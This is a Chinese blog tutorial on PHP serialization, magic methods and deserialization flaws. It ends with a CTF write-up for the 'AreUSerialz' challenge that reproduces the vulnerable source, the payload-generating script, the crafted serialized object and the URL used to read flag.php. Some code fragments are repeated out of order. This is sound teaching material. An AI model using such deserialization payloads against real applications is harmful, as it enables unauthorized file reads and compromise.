php反序列化漏洞

原创

Two-words 于 2021-04-29 22:47:42 发布 101 收藏

分类专栏： Web渗透 CTF 文章标签： php

本文链接：https://blog.csdn.net/Jaasenyi/article/details/116278429

Web渗透 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏

CTF

1 篇文章 0 订阅


订阅专栏

PHP反序列化

序列化

为什么要进行序列化

当对一个变量赋值后，在本次程序运行完成后，变量会从内存中清除掉。而**序列化**的目的时把变量保存在硬盘中，用到时可方便的通过**反序列化**把之前序列化的内容变回可用变量。即序列化用于在存储或传递PHP的值的过程中，同时不丢失其类型和结构。利于对象的**保存**和**传输**。



两个函数

序列化	反序列化
对象转换为字符串	特定格式的字符串转换为对象
函数：serialize()	函数：unseriasize()

serialize():

当在php中创建了一个对象后，可以通过serialize()把这个对象转变成一个字符串，保存对象的值方便之后的传递与使用。

eg:

```php
<?php

$a="twowords";
echo serialize($a);

?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障，请使用这个点击这里

◉ 文本方式显示 ○ html方式显示

```
s:8:"twowords";
```


unserialize():

与 serialize() 对应，unserialize()用于将serialize() 函数序列化后的对象或数组进行反序列化，并返回原始对象结构。

```php
<?php

$a='a:4:{s:4:"name";s:4:"twds";s:3:"age";s:2:"22";s:3:"sex";s:3:"男";s:5:"phone";s:6:"123456";}';

$a_un=unserialize($a);

print_r($a_un);
?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障，请使用这个点击这里

◉ 文本方式显示 ○ html方式显示

```
Array
(
    [name] => twds
    [age] => 22
    [sex] => 男
    [phone] => 123456
)
```


如果传递的字符串不可反序列化，则返回 FALSE，并产生一个E_NOTICE。

PHP Notice: unserialize(): Error at offset 0 of 15 bytes in /usercode/file.php on line 5

字符串结构解释

a:4:{s:4:“name”;s:4:“twds”;s:3:“age”;s:2:“22”;s:3:“sex”;s:3:“男”;s:5:“phone”;s:6:“123456”;}

- a->array
- s->strings
- a:4->代表集合中有4个元素
- s:4:‘name’->类型 为string:变量长度为4个字节:变量名为name。（之后同理）

PHP中的魔术方法

PHP中把以两个下划线__开头的方法称为魔术方法

常见php魔术方法	

常见php魔术方法	
__construct()	类的构造函数，当一个对象创建时被调用
__destruct()	类的析构函数，当一个对象销毁时被调用
__wakeup()	执行unserialize()时会先调用这个函数
__sleep()	执行serialize()时会先调用这个函数
__toString()	类被当成字符串时的被调用
__isset()	在不可访问的属性上调用isset()或empty()触发
__unset()	在不可访问的属性上使用unset()时触发
__get()	用于从不可访问的属性读取数据
__set()	用于将数据写入不可访问的属性
__call()	在对象上下文中调用不可访问的方法时触发
__invoke()	当脚本尝试将对象调用为函数时触发

PHP反序列化漏洞

产生反序列化的原因：

根本原因：是程序没有对用户输入的反序列化字符串进行检测，导致**反序列化过程**可以被**用户**恶意控制，进而造成代码执行、getshell等一系列不可控的后果。反序列化漏洞并不是PHP特有，也存在于Java、Python等语言之中，但其原理基本相通。

漏洞产生条件：

- unserialize()函数的参数可控
- php中有可以利用的类并且类中有魔术方法

CTF真题

2020-网鼎杯-青龙组-Web-AreUSerialz

题目源码如下：

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }
```

```php
    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
```

```
        $obj = unserialize($str);
    }

}
```

writeup：

分析：

1. 根据题目及源码中unserialize()判断此题考查反序列化

```
        return false;
    return true;
}

if(isset($_GET['str'])) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```


flag存储在flag.php中

```
<?php
include("flag.php");
highlight_file(__FILE__);

class FileHandler {
```

题目中有两个魔术方法： **construct()、destruct()**

```
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
```

```
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
```

4. destruct()中会调用process,且op=1写入,op=2读取

```
    .

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
```



```
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
```

5. 涉及对象FileHandler,变量op及filename,content,进行构造输出.

```php
<?php

class FileHandler {

    public $op=' 2';
    public $filename='flag.php';
    public $content='jaa';                    //变量content不涉及题目可随意填写
}
$flag = new FileHandler();
$flag_1 = serialize($flag);
echo $flag_1;

?>
```

涉及:反序列化魔术方法调用，弱类型绕过,ascii绕过

使用该类对flag进行读取,这里面能利用的只有__destruct函数(析构函数)。__destruct函数对this->op进行了===判断并内容在2字符串时会赋值为1.

procesa函数中使用==对$this->op进行判断(为2的情况下才能读取内容),因此这里存在弱类型比较,可以使用数字2或``字符串' 2'绕过判断。

```
function __destruct() {
        if($this->op === "2")
                $this->op = "1";
        $this->content = "";
        $this->process();
}
```

```
if($this->op == "1") {
        $this->write();
} else if($this->op == "2") {
        $res = $this->read();
        $this->output($res);
} else {
        $this->output("Bad Hacker!");
}
```

2. is_valid函数还对序列化字符串进行了校验，因为成员被protected修饰,因此序列化字符串中会出现ascii为0的字符。经过测试,在PHP7.2+的环境中,使用publie修饰成员并序列化,反序列化后成员也会被public覆盖修饰。

实操:

上述步骤5构造输出:

```php
<?php

class FileHandler {

    public $op=' 2';
    public $filename='flag.php';
    public $content='jaa';
}
$flag = new FileHandler();
$flag_1 = serialize($flag);
echo $flag_1;

?>
```

run (ctrl+r) 输入 Copy 分享当前代码 出现故障，请使用这个点击这里

◉ 文本方式显示 ○ html方式显示

```
O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content";s:3:"jaa";}
```


得到序列化后的字符串

```
O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content";s:3:"jaa";}
```

将该字符串传递给参数str并在url中以GET方式进行传参

```
https://IP/?str=O:11:"FileHandler":3:{s:2:"op";s:2:" 2";s:8:"filename";s:8:"flag.php";s:7:"content";s:3:"jaa";}
```

之后查看源代码得到flag.

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br /></span><span style="color
</span>
</code>[Result]: <br><?php
$FLAG = "ctfhub{0dcd4c7ca1860a71d3974757}";
?>
```